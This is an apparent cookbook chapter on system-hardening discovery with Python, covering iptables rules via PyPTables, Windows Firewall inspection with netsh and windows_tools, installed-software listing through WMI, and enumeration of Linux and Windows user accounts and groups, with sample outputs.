Each distribution of Linux may have different default rules and configurations for the firewall, depending on the specific security needs and intended use of the system. For example, a Web server may have different default firewall rules than a desktop system. A software vendor pre-packaging a set of software in a distributable package can also configure essential rules so that the end user does not have to do it.

In general, the default firewall configuration on a Linux system is designed to allow all outgoing traffic and block all incoming traffic, except for traffic to specific ports that are needed for essential services such as Secure Shell (SSH) and Hypertext Transfer Protocol (HTTP). The user can modify this default configuration to allow or block specific types of traffic as needed.

Default firewall configuration on a Linux system provides one of the first aspects of securing a system.

Note: Compatibility: Linux (Ubuntu, Kali Linux) License considerations: Free sc

## Recipe

In this recipe, we will use PyPTables to interface with iptables in Linux. We will look at how to read all the entries from the iptables and write one forward rule to show that we can manipulate the entries.

Let us follow these steps to complete this recipe:

1. This recipe uses PyPTables to interface with i-tables. Hence, before you run the program, install the module PyPTables:

```
pip3 install PyPTables
```

2. Check the current iptables rules by running the following command. You will have to run this with sudo or as a privileged user like root:

```
sudo iptables --list
```

You will see an output similar to the following if you do not have any rules on your system. If you have rules already defined, they will be shown in the output.

```
└─(nishanttrustloops)-[~]
```

```
└─$ sudo iptables --list
```

Chain INPUT (policy ACCEPT)

target prot opt source destination

Chain FORWARD (policy ACCEPT)

target prot opt source destination

Chain OUTPUT (policy ACCEPT)

target prot opt source destination

The preceding output shows that no rules are added to any chains. A “chain” is a string of rules the firewall parses whenever a packet is received to determine if a rule matches the packet. Then the packet is processed based on the rules in the chain. A chain has one or more rules.

3. Now, we will use Python to read the entries and then add a rule.

Program for printing the current rules and adding a rule in the firewall is as follows:



```
# linux_iptables.py
```

```
import pytables
```

```
class LinuxIptables:
```

```
def check_linux_iptables(self):
```

```
# Print the iptables entries
```

```
linux_iptables = pytables.default_tables()
```

```
print('iptables entries: ', linux_iptables.to_iptables())
```

```
# Now let's add a new rule into
```

```
forward_rules = linux_iptables['filter']['FORWARD']
```

```
forward_rules.append(pytables.Accept(proto='tcp', dport='443'))
```

```
# Write the rules to make them persistent
```

```
print('Persisting the rules...')
```

```
pytables.restore(linux_iptables)
```

```
# Now check if the rules are written in the
```

```
print('Updated iptables entries: ', linux_iptables.to_iptables())
```

```
if __name__ == "__main__":
```

```
iptables = LinuxIptables()
```

```
iptables.check_linux_iptables()
```

The preceding program gets a handle to the iptables, that is, `default_tables()`, and then adds a forward rule to it on TCP port 443, which is the HTTPS port.

When you run the program, you will get an output similar to the following:

```
└──(nishanttrustloops)-[~/.../devel/nishant-workarea/cybersecurity-cook-  
book/Chapter_11]
```

```
└─$ sudo python3 linux_iptables.py
```

```
iptables entries: # Tables generated by PyPTables (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:13 default_tables)
```

```
#####
```

```
# filter table (/usr/local/lib/python3.10/dist-packages/pyptables/__init__.py:13  
default_tables) #
```

```
#####
```

```
*filter
```

```
:INPUT ACCEPT [0:0]
```

```
:FORWARD ACCEPT [0:0]
```

```
:OUTPUT ACCEPT [0:0]
```

```
# Builtin Chain "INPUT" (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:14 default_tables)"
```

```
# No rules
```

```
# Builtin Chain "FORWARD" (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:15 default_tables)"
```

```
# No rules
```

```
# Builtin Chain "OUTPUT" (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:16 default_tables)"
```

```
# No rules
```

```
COMMIT
```

```
#####
```

```
# nat table (/usr/local/lib/python3.10/dist-packages/pyptables/__init__.py:18  
default_tables) #
```

#####

\*nat

:PREROUTING ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

:POSTROUTING ACCEPT [0:0]

.

.

.

COMMIT

#####

# mangle table (/usr/local/lib/python3.10/dist-packages/pyptables/\_\_init\_\_.py:23

default\_tables) #

#####

\*mangle

:PREROUTING ACCEPT [0:0]

:INPUT ACCEPT [0:0]

:FORWARD ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

:POSTROUTING ACCEPT [0:0]

.

.

.

COMMIT

Persisting the rules...

Updated iptables entries: # Tables generated by PyPTables  
(/usr/local/lib/python3.10/dist-packages/pyptables/\_\_init\_\_.py:13 default\_tables)

#####

# filter table (/usr/local/lib/python3.10/dist-packages/pyptables/\_\_init\_\_.py:13  
default\_tables) #

#####

\*filter

:INPUT ACCEPT [0:0]

:FORWARD ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

```
# Builtin Chain "INPUT" (/usr/local/lib/python3.10/dist-
```

```
packages/pyptables/__init__.py:14 default_tables)"
```

```
# No rules
```

```
# Builtin Chain "FORWARD" (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:15 default_tables)"
```

```
# Rule: (/home/nishant/Work/devel/nishant-workarea/cybersecurity-cook-  
book/Chapter_11/linux_iptables.py:27 check_linux_iptables)
```

```
-A FORWARD -p tcp -j ACCEPT --dport 443
```

```
# Builtin Chain "OUTPUT" (/usr/local/lib/python3.10/dist-  
packages/pyptables/__init__.py:16 default_tables)"
```

```
# No rules
```

```
COMMIT
```



#####

# nat table (/usr/local/lib/python3.10/dist-packages/pyptables/\_\_init\_\_.py:18  
default\_tables) #

#####

\*nat

:PREROUTING ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

:POSTROUTING ACCEPT [0:0]

.

.

.

COMMIT

#####

# mangle table (/usr/local/lib/python3.10/dist-packages/pyptables/\_\_init\_\_.py:23  
default\_tables) #

#####

\*mangle

:PREROUTING ACCEPT [0:0]

:INPUT ACCEPT [0:0]

:FORWARD ACCEPT [0:0]

:OUTPUT ACCEPT [0:0]

:POSTROUTING ACCEPT [0:0]

.

.

.

COMMIT

This is quite a verbose output; hence, not everything is shown in the output. However, the following line is of interest which is adding the rules we intend to add:

```
-A FORWARD -p tcp -j ACCEPT --dport 443
```

4. Let us run the following command to verify if the rules are added indeed in the iptables:

```
└─(nishanttrustloops)-[~]
```

```
└─$ sudo iptables --list
```

Chain INPUT (policy ACCEPT)

```
target prot opt sourcedestination
```

Chain FORWARD (policy ACCEPT)

```
target prot opt source destination
```

```
ACCEPT tcp -- anywhere anywhere tcp dpt:https
```

Chain OUTPUT (policy ACCEPT)

```
target prot opt source destination
```

As shown in the preceding output, we now have an ACCEPT rule for TCP port 443 or HTTPS as part of the FORWARD chain.

You can also run the command to show all the active iptables rules by the specification as follows with a “-S” option:

```
└─(nishanttrustloops)-[~]
```

```
└─$ sudo iptables -S
```

-P INPUT ACCEPT

-P FORWARD ACCEPT

-P OUTPUT ACCEPT

-A FORWARD -p tcp -m tcp --dport 443 -j ACCEPT

└─(nishanttrustloops)-[~]

└─\$

To print all the rules with line numbers, we can use the following:

└─(nishanttrustloops)-[~]

└─\$ sudo iptables -L --line-numbers

Chain INPUT (policy ACCEPT)

num target prot opt source destination

Chain FORWARD (policy ACCEPT)

num target prot opt source destination

1ACCEPT tcp -- anywhere anywhere tcp dpt:https

Chain OUTPUT (policy ACCEPT)

num target prot opt source destination

It is vital to be familiar with these commands so that you can use them to quickly understand all the rules and even for parsing them in Python if needed.

5. Finally, we can delete the rules if we do not need them anymore. There are two ways in which the rules can be deleted:

By using the -D option, for example,

```
sudo iptables -D FORWARD 1
```

Where FORWARD is the name of the chain, and 1 is the line number of the rule

By using the -F option, for example,

```
sudo iptables -F
```

Note: Be very cautious while using the -F option. This option flushes all the rule

As part of this recipe, we can now do some basic operations with Linux iptables using Python. As part of the discovery of system hardening status, we can check how well the existing policies fare from the security point of view.



## Activity

Attempt the following activities before the next recipe:

Read about various firewall “chains” and learn how they help secure the system.

Modify the preceding program to add rules to the INPUT and OUTPUT chains.

Modify the preceding program to delete rules in any chain without running iptables with the “-D” option.

Write a new program to check all the rules and show the system hardening status based on them.

## Understanding Windows “netsh” utility

*netsh is a command-line utility that comes pre-packaged with Windows and can display or modify network configurations. Due to its scripting features, it can also be used to perform batch operations by running multiple commands.*

We can work with various sets of its features using netsh contexts. These contexts can be used to monitor or configure various services, utilities, and protocols related to network configuration. You can look at <https://learn.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts> for more information about netsh contexts.

To see the contexts available for you to work with, run the following command:

```
netsh /?
```

The following is an output of this command on my system:

```
C:\Users\nishant>netsh /?
```

```
Usage: netsh [-a AliasFile] [-c Context] [-r RemoteMachine] [-u  
[DomainName\]UserName] [-p Password | *]
```

[Command | -f ScriptFile]

The following commands are available:

Commands in this context:

|             |                                                         |
|-------------|---------------------------------------------------------|
| ?           | - Displays a list of commands.                          |
| add         | - Adds a configuration entry to a list of entries.      |
| advfirewall | - Changes to the 'netsh advfirewall' context.           |
| branchcache | - Changes to the 'netsh branchcache' context.           |
| bridge      | - Changes to the 'netsh bridge' context.                |
| delete      | - Deletes a configuration entry from a list of entries. |
| dhcpclient  | - Changes to the 'netsh dhcpclient' context.            |
| dnsclient   | - Changes to the 'netsh dnsclient' context.             |
| dump        | - Displays a configuration script.                      |
| exec        | - Runs a script file.                                   |
| firewall    | - Changes to the 'netsh firewall' context.              |
| help        | - Displays a list of commands.                          |
| http        | - Changes to the 'netsh http' context.                  |
| interface   | - Changes to the 'netsh interface' context.             |
| ipsec       | - Changes to the 'netsh ipsec' context.                 |
| lan         | - Changes to the 'netsh lan' context.                   |
| mbn         | - Changes to the 'netsh mbn' context.                   |
| namespace   | - Changes to the 'netsh namespace' context.             |
| netio       | - Changes to the 'netsh netio' context.                 |

|         |                                           |
|---------|-------------------------------------------|
| nlm     | - Changes to the 'netsh nlm' context.     |
| p2p     | - Changes to the 'netsh p2p' context.     |
| ras     | - Changes to the 'netsh ras' context.     |
| rpc     | - Changes to the 'netsh rpc' context.     |
| set     | - Updates configuration settings.         |
| show    | - Displays information.                   |
| trace   | - Changes to the 'netsh trace' context.   |
| wcn     | - Changes to the 'netsh wcn' context.     |
| wfp     | - Changes to the 'netsh wfp' context.     |
| winhttp | - Changes to the 'netsh winhttp' context. |
| winsock | - Changes to the 'netsh winsock' context. |
| wlan    | - Changes to the 'netsh wlan' context.    |

The following sub-contexts are available:

advfirewall branchcache bridge dhcpclient dnsclient firewall http interface ipsec  
lan mbn namespace netio nlm p2p ras rpc trace wcn wfp winhttp winsock wlan

To view help for a command, type the command, followed by a space, and then

type ?.

```
C:\Users\nishant>
```

You can see that there are two contexts of interest for this chapter, that is, advfirewall and firewall.

To know more about the sub-contexts of these contexts, run netsh with the command name as shown in the following output:

```
C:\Users\nishant>netsh advfirewall
```

The following commands are available:

Commands in this context:

|          |                                                        |
|----------|--------------------------------------------------------|
| ?        | - Displays a list of commands.                         |
| consec   | - Changes to the 'netsh advfirewall consec' context.   |
| dump     | - Displays a configuration script.                     |
| export   | - Exports the current policy to a file.                |
| firewall | - Changes to the 'netsh advfirewall firewall' context. |
| help     | - Displays a list of commands.                         |
| import   | - Imports a policy file into the current policy store. |
| mainmode | - Changes to the 'netsh advfirewall mainmode' context. |
| monitor  | - Changes to the 'netsh advfirewall monitor' context.  |
| reset    | - Resets the policy to the default out-of-box policy.  |
| set      | - Sets the per-profile or global settings.             |
| show     | - Displays profile or global properties.               |

The following sub-contexts are available:

consec firewall mainmode monitor

To view help for a command, type the command, followed by a space, and then

type ?.

```
C:\Users\nishant>netsh firewall
```

The following commands are available:

Commands in this context:

|        |                                    |
|--------|------------------------------------|
| ?      | - Displays a list of commands.     |
| add    | - Adds firewall configuration.     |
| delete | - Deletes firewall configuration.  |
| dump   | - Displays a configuration script. |
| help   | - Displays a list of commands.     |
| set    | - Sets firewall configuration.     |
| show   | - Shows firewall configuration.    |

To view help for a command, type the command, followed by a space, and then type ?.

```
C:\Users\nishant>
```

You can then find out the commands available for a sub-context as follows:

```
C:\Users\nishant>netsh advfirewall show
```

The following commands are available:

Commands in this context:

show allprofiles - Displays properties for all profiles.

show currentprofile - Displays properties for the active profile.

show domainprofile - Displays properties for the domain properties.



show global - Displays the global properties.

show privateprofile - Displays properties for the private profile.

show publicprofile - Displays properties for the public profile.

show store - Displays the policy store for the current interactive session.

C:\Users\nishant>

These examples show that netsh is a powerful command which gives you total control of all the network-related configurations on the Windows system.

With this information, we are ready for the next recipe for interfacing with the Windows firewall. We will only look at a straightforward example of how to use it and leave it to you to explore further.

## Interfacing with Windows default firewall using Python

As with Linux, Windows systems also come with a built-in firewall called Windows Firewall. Windows Firewall is a host-based firewall that helps protect the computer by blocking incoming and outgoing network traffic that is not authorized.

Windows Firewall provides the following three levels of protection:

*Inbound protection: This refers to incoming (ingress) traffic that is blocked or allowed based on the rules configured in the firewall.*

*Outbound protection: This refers to the outgoing (egress) traffic blocked or allowed based on the rules configured in the firewall.*

*Connection security: This refers to the protection of network connections using technologies such as Internet Protocol security (IPSec) and Secure Sockets Layer (SSL).*

Windows Firewall can be configured in a domain environment through the Windows Control Panel or Group Policy. It is possible to create rules that allow or block specific types of traffic based on the protocol, port, or source and destination IP address.

One important consideration is that the default firewall configuration on a

Windows system is determined by the version of Windows being used. For example, Windows 10 and Windows Server 2016 have different default firewall configurations, one being a desktop operating system while another a server operating system. The default firewall configuration on a Windows system is designed to allow all outgoing traffic and block all incoming traffic, except for traffic to specific ports that are needed for essential services such as Remote Desktop and Remote Assistance.

Default firewall configuration on a Windows system provides one of the first aspects of securing a system.

Note: Compatibility: Windows License considerations: Free software used

## Recipe

In this recipe, we will use `windows_tools` and `subprocess` to interface with the default firewall in Windows. `windows_tools` is a set of sub-packages, and we can install what is needed.

Before you run the program, install the package for `windows_tools`:

```
pip3 install windows_tools
```

You can also install just the sub-package needed for this recipe. I prefer to install the whole package, so I do not need to install them separately.

```
pip3 install windows_tools.windows_firewall
```

Note: While getting/reading information using `netsh` is harmless, you should be

The program for printing all the firewall profiles is as follows:

```
# windows_firewall_check.py
```

```
import windows_tools.windows_firewall as windows_firewall
```

```
import subprocess
```

```
class WindowsFirewall:
```

```
def check_windows_firewall(self):
```

```
# Use windows_tools to check the firewall status
```

```
firewall_active = windows_firewall.is_firewall_active()
```

```
print('Windows firewall status:', firewall_active)
```

```
if firewall_active == True:
```

```
# Use netsh command through subprocess to get details about all the profiles
```

```
print(subprocess.check_call('netsh advfirewall show allprofiles'))
```

```
else:
```

```
print('Windows firewall not active...')
```

```
if __name__ == "__main__":
```

```
    firewall = WindowsFirewall()
```

```
    firewall.check_windows_firewall()
```

When you run the program, you will get an output similar to the following:

Windows firewall status: True

Domain Profile Settings:

-----

|                            |                                                |
|----------------------------|------------------------------------------------|
| State                      | ON                                             |
| Firewall Policy            | BlockInbound,AllowOutbound                     |
| LocalFirewallRules         | N/A (GPO-store only)                           |
| LocalConSecRules           | N/A (GPO-store only)                           |
| InboundUserNotification    | Enable                                         |
| RemoteManagement           | Disable                                        |
| UnicastResponseToMulticast | Enable                                         |
| Logging:                   |                                                |
| LogAllowedConnections      | Disable                                        |
| LogDroppedConnections      | Disable                                        |
| FileName                   | %systemroot%\system32\LogFiles\Firewall\pfirev |
| MaxFileSize                | 4096                                           |
| Private Profile Settings:  |                                                |

---

|                            |                                                |
|----------------------------|------------------------------------------------|
| State                      | ON                                             |
| Firewall Policy            | BlockInbound,AllowOutbound                     |
| LocalFirewallRules         | N/A (GPO-store only)                           |
| LocalConSecRules           | N/A (GPO-store only)                           |
| InboundUserNotification    | Enable                                         |
| RemoteManagement           | Disable                                        |
| UnicastResponseToMulticast | Enable                                         |
| Logging:                   |                                                |
| LogAllowedConnections      | Disable                                        |
| LogDroppedConnections      | Disable                                        |
| FileName                   | %systemroot%\system32\LogFiles\Firewall\pfirev |
| MaxFileSize                | 4096                                           |
| Public Profile Settings:   |                                                |



-----

|                            |                                                |
|----------------------------|------------------------------------------------|
| State                      | ON                                             |
| Firewall Policy            | BlockInbound,AllowOutbound                     |
| LocalFirewallRules         | N/A (GPO-store only)                           |
| LocalConSecRules           | N/A (GPO-store only)                           |
| InboundUserNotification    | Enable                                         |
| RemoteManagement           | Disable                                        |
| UnicastResponseToMulticast | Enable                                         |
| Logging:                   |                                                |
| LogAllowedConnections      | Disable                                        |
| LogDroppedConnections      | Disable                                        |
| FileName                   | %systemroot%\system32\LogFiles\Firewall\pfirev |
| MaxFileSize                | 4096                                           |
| Ok.                        |                                                |
| 0                          |                                                |

From the output, you can infer a lot of information, for example:

Inbound connections are blocked for all the profiles

Outbound connections are allowed for all the profiles

Remote management of the system is disabled for all the profiles

We have explored only one aspect of advfirewall context using netsh in this utility. Each of the commands of the sub-context can get you a lot more insights. You can even change the firewall using the command `netsh advfirewall set`.

Correctly defined firewall policies are the most important factors to consider during system hardening. It is common practice to block everything unnecessary and define additional policies to open only those incoming connections necessary for your applications.

Tip: netsh gives a straightforward way to perform tasks that may take a lot of time

## Activity

Attempt the following activities before the next recipe:

From the examples in the section before this recipe, try out various other commands under “advfirewall show”.

Read about how “advfirewall” context differs from the “firewall” context and apply this by modifying the program in this recipe.

Modify the preceding program to use the netsh advfirewall set command to change the firewall’s settings. You may have to run the program as an administrator to execute the set commands.

## Working with other third-party firewalls

Many third-party firewall software options are available for both Windows and Linux systems. Generally, these firewalls from external or third-party vendors are much more advanced with easy-to-use interfaces so that administrators can use them effectively to protect an entire enterprise than a single target system. This does not stop one from installing them on their desktop machine.

They may offer a range of security features, including antivirus protection, malware protection, and internet security. They may also provide advanced firewall protection and allows users to customize their firewall rules.

In cases when third-party firewalls are the preferred choice in an enterprise, all the protection functions offered by the default firewalls by the operating system are delegated to one layer preceding the third-party firewall. This means even if the target systems may not seem protected, all the ingress (incoming) and egress (outgoing) traffic are protected. However, when the system's default firewall is not being used, this may open a gap in the network for malicious actors if they already have access to the network.

Based on the techniques in this chapter, you should be able to work with them even if they may not have a Python library, as most of them may have command-line options. Using command line options, they can be interfaced with “subprocess” and other similar Python packages. Please note that in most cases, accessing them or modifying any settings will require you to be a user with root or administrator privileges.

## Getting a list of software installed on a Windows system

In Chapter 7: Malware and Phishing Analysis, we looked at a few techniques to work with and detect Malware or Malicious Software.

Antivirus software are advanced programs used to protect a system from malware. Most of us are aware of Antivirus programs and have installed them on our systems to protect against various malware. Malware can take many forms, such as viruses, worms, Trojan horses, ransomware, and spyware, and a good antivirus program should be able to detect all of them.

As part of system hardening discovery, one crucial aspect is finding out the list of all the installed software, including antivirus and anti-malware programs. We saw before in this chapter that the `windows_tools` Python package can be used to perform various discovery tasks in Windows systems. This also has an antivirus sub-package (`windows_tools.antivirus`), which can get you a list of all the antivirus software in the system.

In this recipe, however, we will use the `wmi` library in Python to query the Windows Management Instrumentation (WMI) on a Windows system and retrieve a list of installed software. Once we can retrieve all software, we can filter for antivirus software.

Note: Compatibility: Windows License considerations: Free software used

## Recipe

This recipe uses Python's wmi package to get a list of all the installed software. You may have the required packages already installed, as we have used the packages for other operations in previous chapters.

Program for printing a list of all the installed software is as follows:

```
# windows_installed_software_check.py
```

```
import wmi
```

```
class WindowsInstalledSoftware:
```

```
def check_windows_installed_antivirus(self):
```

```
wmi_ref = wmi.WMI()
```

```
# Get details of software with 'windows' in it
```

```
for software in wmi_ref.Win32_Product():
```

```
if 'windows' in str(software.Name).lower():
```

```
print(software)
```

```
if __name__ == "__main__":
```

```
    installed_software = WindowsInstalledSoftware()
```

```
    installed_software.check_windows_installed_antivirus()
```

The preceding program iterates through all the installed software in Windows and prints the details of a software if it has “Windows” in the Name field.

When you run the program, you will get an output similar to the following:

```
instance of Win32_Product
```

```
{
```

```
    AssignmentType = 1;
```

Caption = "Windows Subsystem for Linux WSLg Preview";

Description = "Windows Subsystem for Linux WSLg Preview";

HelpLink = "https://aka.ms/wsl2kernel";

IdentifyingNumber = "{3CBDE512-7510-4F90-B1C0-7C4EB9DD7C26}";

InstallDate = "20221001";

InstallSource =  
"C:\\WINDOWS\\SoftwareDistribution\\Download\\803fc13863346ae289bc5660

InstallState = 5;

Language = "1033";

LocalPackage = "C:\\WINDOWS\\Installer\\a251657.msi";

Name = "Windows Subsystem for Linux WSLg Preview";



PackageCache = "C:\\WINDOWS\\Installer\\a251657.msi";

PackageCode = "{4848BB3B-76E2-4414-B3B0-AB6780AD6AA8}";

PackageName = "wsl\_graphics\_support\_x64.msi";

URLInfoAbout = "https://aka.ms/wsl2";

Vendor = "Microsoft Corporation";

Version = "1.0.27";

WordCount = 0;

};

instance of Win32\_Product

{

AssignmentType = 1;

Caption = "Windows Subsystem for Linux Update";

Description = "Windows Subsystem for Linux Update";

HelpLink = "https://aka.ms/wsl2kernel";

IdentifyingNumber = "{F8474A47-8B5D-4466-ACE3-78EAB3BF21A8}";

InstallDate = "20220829";

InstallSource =  
"C:\\WINDOWS\\SoftwareDistribution\\Download\\22497e38d73dd82d725b3e4

InstallState = 5;

Language = "0";

LocalPackage = "C:\\WINDOWS\\Installer\\f18b2b0.msi";

Name = "Windows Subsystem for Linux Update";

PackageCache = "C:\\WINDOWS\\Installer\\f18b2b0.msi";

PackageCode = "{4CC29F79-FCF1-4601-B7B5-BB91F211443E}";

PackageName = "wsl\_update\_x64.msi";

URLInfoAbout = "https://aka.ms/wsl2";

Vendor = "Microsoft Corporation";

Version = "5.10.102.1";

WordCount = 0;

};

instance of Win32\_Product

{

AssignmentType = 1;

Caption = "Windows PC Health Check";

Description = "Windows PC Health Check";

IdentifyingNumber = "{6798C408-2636-448C-8AC6-F4E341102D27}";

InstallDate = "20220509";

InstallSource =  
"C:\\Windows\\SoftwareDistribution\\Download\\2fda1c4d47efea89e1c8b0448dc

InstallState = 5;

Language = "1033";

LocalPackage = "C:\\Windows\\Installer\\22f52c.msi";

Name = "Windows PC Health Check";

```
PackageCache = "C:\\Windows\\Installer\\22f52c.msi";
```

```
PackageCode = "{33DA13F9-BA73-42FF-84C9-3F2FE1F86331}";
```

```
PackageName = "WindowsPCHealthCheckSetup.msi";
```

```
Vendor = "Microsoft Corporation";
```

```
Version = "3.6.2204.08001";
```

```
WordCount = 0;
```

```
};
```

This is indeed a list of all the software with Windows in it on my system. You can find valuable information about the installed software, such as its version, vendor, installed date, and so on. You can also filter the output to list down the security and antivirus software on the system. This is one of the essential techniques every cybersecurity professional working on Windows should be aware of.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to print the list of software with “security” or “antivirus” in the name or any other fields. What do you see?

Look at the list of all the installed software on your system and verify if something is not printed. Why is that so?

Modify the preceding program to try `wmi_ref.Win32_OperatingSystem()` and `wmi_ref.Win32_Service()` to print additional details about the system. What other classes can you find under WMI() to gather information about different aspects of a Windows system?

## Getting insights into the accounts and privileges in Linux

In Linux, users are identified by a unique username. They are grouped into user groups, where each user is assigned a user ID (UID) and a group ID (GID) to identify them and their group.

Linux uses a privilege model to control access to system resources and permissions. This means that users are granted or denied access to specific resources and actions based on their privileges. There are two types of privileges in Linux:

**User privileges:** These privileges are associated with a specific user account and allow the user to perform certain actions and access specific resources. For example, a user with the privilege to create new files in a specific directory will be able to do so, whereas a user without this privilege will not. If you have worked on Linux, you will at least be familiar with the Read (r), Write (w), and Execute (x) permissions.

**Group privileges:** These privileges are associated with a group of users and allow all group members to perform certain actions and access certain resources. For example, a group of users with the privilege to read and write to a specific file will be able to do so, whereas users who are not members of this group will not.

**Note:** Linux also includes a root user account, which has superuser privileges. T

In this recipe, we will look at various insights using a root user and a non-root user.

Note: Compatibility: Windows License considerations: Free software used



## Recipe

Getting details about Linux users and groups is straightforward and can be done by in-build packages. This recipe prints all the users and groups and information on a user on Linux.

Program for printing user and group details is as follows:

```
# linux_accounts_check.py
```

```
import grp
```

```
import pwd
```

```
import os
```

```
class LinuxAccounts:
```

```
def check_linux_accounts(self):
```

```
# Get details about all the users and all the groups defined on the system
```

```
print('\nlist of users: \n', pwd.getpwall())
```

```
print('List of groups: \n', grp.getgrall())
```

```
# Get details about one user
```

```
print('\nDetails about a single user:')
```

```
print('UID: ', pwd.getpwnam('nishant').pw_uid)
```

```
print('Name: ', pwd.getpwnam('nishant').pw_name)
```

```
print('GID: ', pwd.getpwnam('nishant').pw_gid)
```

```
print('Shell: ', pwd.getpwnam('nishant').pw_shell)
```

```
print('Home directory: ', pwd.getpwnam('nishant').pw_dir)
```

```
# Get details about user's groups
```

```
print('Groups: ', os.getgrouplist('nishant', pwd.getpwnam('nishant').pw_gid))
```

```
if __name__ == "__main__":
```

```
    accounts = LinuxAccounts()
```

```
    accounts.check_linux_accounts()
```

As you see, the preceding program is simple to understand and extend and does the following:

Prints details of all the users in the system

Prints details of all the groups in the system

Prints details of specific users

Tip: If you have noticed, we did not use “sudo” or used a privileged user to get th

When you run the program, you will get an output similar to the following:

List of users:

```
[pwd.struct_passwd(pw_name='root', pw_passwd='x', pw_uid=0, pw_gid=0,
pw_gecos='root', pw_dir='/root', pw_shell='/usr/bin/zsh'),
pwd.struct_passwd(pw_name='daemon', pw_passwd='x', pw_uid=1, pw_gid=1,
pw_gecos='daemon', pw_dir='/usr/sbin', pw_shell='/usr/sbin/nologin'),
pwd.struct_passwd(pw_name='bin', pw_passwd='x', pw_uid=2, pw_gid=2,
pw_gecos='bin', pw_dir='/bin', pw_shell='/usr/sbin/nologin'),
pwd.struct_passwd(pw_name='sys', pw_passwd='x', pw_uid=3, pw_gid=3,
pw_gecos='sys', pw_dir='/dev', pw_shell='/usr/sbin/nologin'),
pwd.struct_passwd(pw_name='sync', pw_passwd='x', pw_uid=4,
pw_gid=65534, pw_gecos='sync', pw_dir='/bin', pw_shell='/bin/sync'),
pwd.struct_passwd(pw_name='games', pw_passwd='x', pw_uid=5, pw_gid=60,
pw_gecos='games', pw_dir='/usr/games', pw_shell='/usr/sbin/nologin'),
```

.

.

.

```
gr_passwd='x', gr_gid=128, gr_mem=[]), grp.struct_group(gr_name='nm-
openvpn', gr_passwd='x', gr_gid=129, gr_mem=[]),
grp.struct_group(gr_name='smbashare', gr_passwd='x', gr_gid=130, gr_mem=
```

```
[[]), grp.struct_group(gr_name='inetsim', gr_passwd='x', gr_gid=131, gr_mem=
[]), grp.struct_group(gr_name='geoclue', gr_passwd='x', gr_gid=132, gr_mem=
[]), grp.struct_group(gr_name='nm-openconnect', gr_passwd='x', gr_gid=133,
gr_mem=[]), grp.struct_group(gr_name='lightdm', gr_passwd='x', gr_gid=134,
gr_mem=[]), grp.struct_group(gr_name='pulse', gr_passwd='x', gr_gid=135,
gr_mem=[]), grp.struct_group(gr_name='pulse-access', gr_passwd='x',
gr_gid=136, gr_mem=[]), grp.struct_group(gr_name='scanner', gr_passwd='x',
gr_gid=137, gr_mem=['saned', 'nishant']), grp.struct_group(gr_name='saned',
gr_passwd='x', gr_gid=138, gr_mem=[]), grp.struct_group(gr_name='colord',
gr_passwd='x', gr_gid=139, gr_mem=[]), grp.struct_group(gr_name='kpadmins',
gr_passwd='x', gr_gid=140, gr_mem=[]), grp.struct_group(gr_name='nishant',
gr_passwd='x', gr_gid=1000, gr_mem=[]), grp.struct_group(gr_name='kaboxer',
gr_passwd='x', gr_gid=141, gr_mem=['nishant']),
grp.struct_group(gr_name='pipewire', gr_passwd='x', gr_gid=142, gr_mem=[])]
```

Details about a single user:

UID: 1000

Name: nishant

GID: 1000

Shell: /usr/bin/zsh

Home directory: /home/nishant

Groups: [1000, 4, 20, 24, 25, 27, 29, 30, 44, 46, 109, 120, 121, 137, 141]

As you see, we can print the list of all the users and groups. These are default users and groups configured on a fresh installation of Kali Linux. Apart from that, I can also print the details of a specific user, “Nishant”. You can replace this user with any other user of your choice to get the relevant details of that user.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to format the list of users and groups to print them as tables

In the preceding output, you have the list of all the groups and the group IDs of the group the user belongs to. Modify the preceding program to print other details of the groups based on the IDs.

## Getting insights into the accounts and privileges in Linux

In Windows, users are identified by a unique username and are grouped into user groups to manage access to system resources and permissions. Each user is assigned a user account and a group account to identify them and their group. In this regard, this model is similar to the Linux model.

Like Linux, Windows also uses a privilege model to control access to system resources and permissions, which means that users are granted or denied access to certain resources and actions based on their User or Group privileges.

Windows also includes a built-in administrator user account, which has superuser privileges. The administrator user can access and modify all system resources and perform any action on the system. It is important to use the administrator user account cautiously and only when necessary, as misusing the administrator user account can potentially cause harm to the system.

In summary, the privilege model in Windows controls access to system resources and permissions by assigning specific privileges to users and groups. These privileges allow users to perform certain actions and access certain resources while denying access to others. The administrator user account has superuser privileges and can access and modify all system resources.

Note: Compatibility: Linux License considerations: Free software used



## Recipe

In this recipe, we will use `windows_tools` to get insights about user accounts and privileges in Windows. As we saw previously in this chapter, `windows_tools` is a set of sub-packages. Hence, we can also install what is needed for our purpose for this recipe.

Before you run the program, install the package for `windows_tools`; if you have not already installed the whole package:

```
pip3 install windows_tools
```

You can also install just the sub-package needed for this recipe. I prefer to install the whole package, so I do not need to install them separately.

```
pip3 install windows_tools.users
```

```
pip3 install windows_tools.securityprivilege
```

Program for printing user and group details is as follows:

```
# windows_accounts_check.py
```

```
import windows_tools.users as windows_users
```

```
import subprocess
```

```
class WindowsAccounts:
```

```
def check_windows_accounts(self):
```

```
# Use windows_tools to get various information about users
```

```
print('Current user: ', windows_users.whoami())
```

```
print('Is user admin: ', windows_users.is_admin())
```

```
print('Is user local admin: ', windows_users.is_user_local_admin())
```

```
print('PySID of the user: ',  
windows_users.get_pysid_from_username(windows_users.whoami()))
```

```
print('Local group members:',  
windows_users.get_local_group_members(group_sid='S-1-5-32-545'))
```

```
if __name__ == "__main__":  
  
    accounts = WindowsAccounts()  
  
    accounts.check_windows_accounts()
```

In the preceding program, we print various details of the current user. One of the important concepts to understand is the SID. SID or Security Identifier is a unique identifier or value used to identify any security entity. Such entities include user accounts, security groups, computer accounts, and their likes.

The group SID “S-1-5-32-545” in the preceding program denotes the “Users” group. There are many well-known SIDs in Windows, and if you want more information about them, look at the user package of the source code of `windows_tools`.

When you run the program, you will get an output similar to the following:

Current user: nishant

Is user admin: False

Is user local admin: True

